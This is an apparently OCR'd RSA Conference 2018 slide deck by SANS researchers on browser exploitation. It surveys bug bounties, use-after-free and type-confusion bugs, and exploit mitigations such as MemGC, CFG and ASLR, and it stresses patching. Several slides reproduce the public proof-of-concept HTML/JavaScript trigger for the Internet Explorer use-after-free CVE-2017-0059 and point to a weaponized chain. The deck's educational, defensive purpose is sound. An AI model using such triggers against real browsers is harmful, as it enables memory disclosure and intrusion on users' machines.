RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HTA-T07

MODERN EXPLOITATION: OWNING ALL OF THE THINGS

James Lyne

Head of R&D
SANS Institute
@JamesLyne

Stephen Sims

Security Researcher and Fellow
SANS Institute
@Steph3nSims

Agenda

1. QUICK INTRO
What's happening out there?

2. LET'S TALK BUGS!
What still works against browsers and the like?

3. EXPLOIT MITIGATIONS
Which ones work?

4. DEMO
Browser Exploitation

5. Q&A
Ask us your questions!

Quick Intro – What's happening out there?

- Exploit Sales and Bounty Programs
  - February 14th, 2018 - Intel expands their bug bounty program

Updates to our program include:

- Shifting from an invitation-only program to a program that is open to all security researchers, significantly expanding the pool of eligible researchers.
- Offering a new program focused specifically on side channel vulnerabilities through Dec. 31, 2018. The award for disclosures under this program is up to $250,000.
- Raising bounty awards across the board, with awards of up to $100,000 for other areas.

Echevarria, Rick. "Expanding Intel's Bug Bounty Program: New Side Channel Program, Increased Awards" Intel Newsroom. Intel, 14 Feb. 2018. Web. 23 Feb. 2018.

Quick Intro – cont.

- Microsoft Bounty Program
- Up to $250K for Hyper-V Exploits

"Microsoft Bounty Programs." *Security Tech Center*. Microsoft, Web. 23 Feb. 2018.

Active Bounty Programs

Program Name	Start Date	Ending Date	Eligible Entries	Bounty range
Windows Insider Preview	July 26, 2017	Ongoing	Critical and important vulnerabilities in Windows Insider Preview slow	Up to $15,000 USD
Windows Defender Application Guard	July 26, 2017	Ongoing	Critical vulnerabilities in Windows Defender Application Guard in WIP slow	Up to $30,000 USD
Microsoft Hyper-V Bounty Program	May 31, 2017	Ongoing	Critical remote code execution, information disclosure and denial of services vulnerabilities in Hyper-V	Up to $250,000 USD
Microsoft Edge on Windows Insider Preview	August 4, 2016	Ongoing	Critical remote code execution and design issues in Microsoft Edge in Windows Insider Preview slow	Up to $15,000 USD
Mitigation Bypass Bounty	June 26, 2013	Ongoing	Novel exploitation techniques against protections built into the latest version of the Windows operating system.	Up to $100,000 USD
Bounty for Defense	June 26, 2013	Ongoing	Defensive ideas that accompany a qualifying Mitigation Bypass submission	Up to $100,000 (in addition to any applicable Mitigation Bypass Bounty)
Microsoft Office Bounty Program	March 15, 2017	Ongoing	Vulnerabilities on Office Insider	Up to $15,000 USD
Microsoft .NET Core and ASP.NET Core Bug Bounty Program	September 1, 2016	Ongoing	Vulnerability reports on .NET Core and ASP.NET Core RTM and future builds (see link for program details)	Up to $15,000 USD
Microsoft Cloud Bounty	September 23, 2014	Ongoing	Vulnerability reports on applicable Microsoft cloud services	Up to $15,000 USD

Quick Intro – cont.

- Annual PWN2OWN challenge at CanSecWest - $267K Awarded

> Overall, we awarded $267,000 over the two-day contest while acquiring five Apple bugs, four Microsoft bugs, two Oracle bugs, and one Mozilla bug. While smaller than some of our previous competitions, the quality of research was still extraordinary and highlights the difficulty in producing fully-functioning exploit for modern browsers and systems. We want to congratulate all those who participated in this year's event. We also want to thank the multiple people who registered for the contest but needed to withdraw.

Childs, Dustin. "PWN2OWN 2018 – Day Two Results and Master of Pwn" Zero Day Initiative. ZDI, 16 Mar. 2018. Web. 8 Apr. 2018.


ZERO DAY INITIATIVE

PWN2OWN 2018

Let's Talk Bugs – What still works against browsers and the like?

- Use After Free
  - Previously the de facto standard for browser exploitation
  - The exploit mitigation "MemGC" prevents exploitation in the majority of cases
  - Certain types still exploitable – More on this soon…
- Type Confusion
  - Results from failure to type check an object during downcasting
  - Many safety issues with C++, common with low level languages
  - Often exploitable due to incorrect memory layouts and the ability to have the wrong functions called

Root Cause of Remote Code Execution Bugs



Miller, Matt (@epakskape). "Fellow data nerds: here's a snapshot of the vulnerability root cause trends for Microsoft Remote Code Execution (RCE) CVEs, 2006 through 2017." 12 April 2018, 10:19AM. Tweet.

Example: CVE-2017-0059 – Use After Free

- CVE-2017-0059 – "Internet Explorer 11 Information Disclosure Vulnerability"
  - Discovered by Ivan Fratric of Google Project Zero
    - https://bugs.chromium.org/p/project-zero/issues/detail?id=1076
  - Allows for a complete bypass of ASLR
  - Can be combined with an RCE bug for exploitation
- First, a bit of background…

Example: CVE-2017-0059 – Use After Free

- Affected IE 9 – 11 and possibly Edge
- Ivan Fratric stated:

> *"Note: because the text allocations aren't protected by MemGC and happen on the process heap, use-after-free bugs dealing with text allocations are still exploitable."*

Fratric, Ivan. "Microsoft IE: textarea.defaultValue memory disclosure" *Google Project Zero*. Google, 10 Jan. 2017. Web. 23 Feb. 2018.

- Let's take a look at the code on the right in sections…

```
PoC:
=========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaa</textarea>

=========================================
```

Example: CVE-2017-0059 – Use After Free

- Create a **TextArea** object with an ID of **textarea**
- The cols=80 attribute sets the size, in characters, of the visible text
  - In this case it is 25 lowercase a's
  - *CTextArea::CreateElement(CHtmTag *,CDoc *,CElement * *)*

```
PoC:
=========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaa</textarea>

=========================================
```

Example: CVE-2017-0059 – Use After Free

- Run the function **run()** once the page has completely loaded
- A **form** element with an ID of "**form**" is also created

```
PoC:
==========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaa</textarea>

==========================================
```

Example: CVE-2017-0059 – Use After Free

- The **document.getElementById** method is used to get the **textarea** element
- An **iframe** object is then created and assigned to a variable named **frame**
- The **iframe** object is appended to the **textarea** node as a child

```
PoC:
=========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaa</textarea>

=========================================
```

Example: CVE-2017-0059 – Use After Free

- The **readystate** property can be in one of several states, such as loading and full
  - When the property changes, the **eventhandler** function is called
  - The **form.reset()** call will reset all values, resulting in a state change to the frame node, and the calling of the **eventhandler** function

```
PoC:
=========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaa</textarea>

=========================================
```

Example: CVE-2017-0059 – Use After Free

- The **textarea** object is changed to "**foo**"
- An **alert** is then displayed saying that the "**Text value freed, can be reallocated here "**


```
PoC:
=========================================

<!-- saved from url=(0014)about:internet -->
<script>

function run() {
  var textarea = document.getElementById("textarea");
  var frame = document.createElement("iframe");

  textarea.appendChild(frame);

  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  document.getElementById("textarea").defaultValue = "foo";
  alert("Text value freed, can be reallocated here");
}

</script>
<body onload=run()>
<form id="form">
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaa</textarea>

=========================================
```

What can protect us?

- Patch! No, seriously, patch…!
  - Most successful exploits are not 0-days
  - Remember Conficker? The patch was available for months, yet it was still highly successful
- Exploit Mitigations
  - Windows Defender Exploit Guard
  - Enhanced Mitigation Experience Toolkit (EMET)

Exploit Mitigations – Which ones work?

- Many exploit mitigations have come out over the years
- Designed to prevent successful exploitation of a vulnerability
- Some are more effective than others
- Various categories:
  - OS Controls – Support
  - Compile-Time Controls
  - Application Opt-In Controls – Deprecated




Exploit Mitigations – Which ones work? – cont.

- Notable mitigations (Ones that make life difficult…):
  - MemGC
  - Control Flow Guard (CFG)
  - Mandatory ASLR
  - MemProtect
  - Structured Exception Handling Overwrite Protection (SEHOP)
  - Export and Import Address Table Filtering
  - Return Flow Guard (RFG)
- The overhead is worth the price

Windows Defender Exploit Guard

- Started with the Fall 2018 Creators Update
- Includes the controls from EMET, and some additional controls
  - EMET end of life in July, 2018 ☹
- Has not seen heavy usage thus far
  - It really does work!
- Instead of emet.dll, PayloadRestrictions.dll is loaded into each protected program




How do EMET and Exploit Guard work?

- The module emet.dll is loaded into all processes designated for protection by EMET and PayloadRestriction.dll for Exploit Guard
- Many of the controls simply “hook” application flow at specific points
  - An example of hooking is when a table of pointers to various functions is overwritten with pointers to different code
    - This is commonly used by malware, endpoint protection suites, and anti-exploitation products
    - Typically, the originally intended function is reached after going through a series of checks

Sample Mitigation – Bottom-Up ASLR

- Bottom-Up Address Space Layout Randomization (ASLR)
  - During memory allocations, such as that by the VirtualAlloc() function, bottom-up allocation means to start from the lowest address in the region to an available slot.
    - This allows an attacker to have some predictability in knowing where something is located
  - Bottom-Up ASLR randomizes the starting point of the “bottom” from the allocator’s perspective.



Demo

- CVE-2017-0059 – “Internet Explorer 11 Information Disclosure Vulnerability”
  - Discovered by Ivan Fratric of Google Project Zero
    - https://bugs.chromium.org/p/project-zero/issues/detail?id=1076
  - Allows for a complete bypass of ASLR
  - Can be combined with an RCE bug for exploitation
    - Was weaponized by Claudio Moletta by combining it with CVE-2017-0037, a type confusion bug that was also discovered by Ivan Fratric
    - https://redr2e.com/cve-to-exploit-cve-2017-0037-and-0059/

How to Apply Today's Subject Matter

- What to take away from this presentation:
  - More security professionals with advanced skills are needed
  - Keep up on the latest bug classes that affect the applications you use
  - Keep your systems patched!
  - Understand all relevant exploit mitigations
    - The do have some overhead, but typically minimal
    - They *can* stop 0-days from working, but no guarantees
    - They can sometimes be bypassed and should not be seen as a replacement for deferring patches
  - Ensure your offense and defense are working together – Purple Teaming

Q & A

- Questions?
- Thanks for coming!

Stephen Sims

Security Researcher and Fellow
SANS Institute
@Steph3nSims

James Lyne

Head of R&D
SANS Institute
@JamesLyne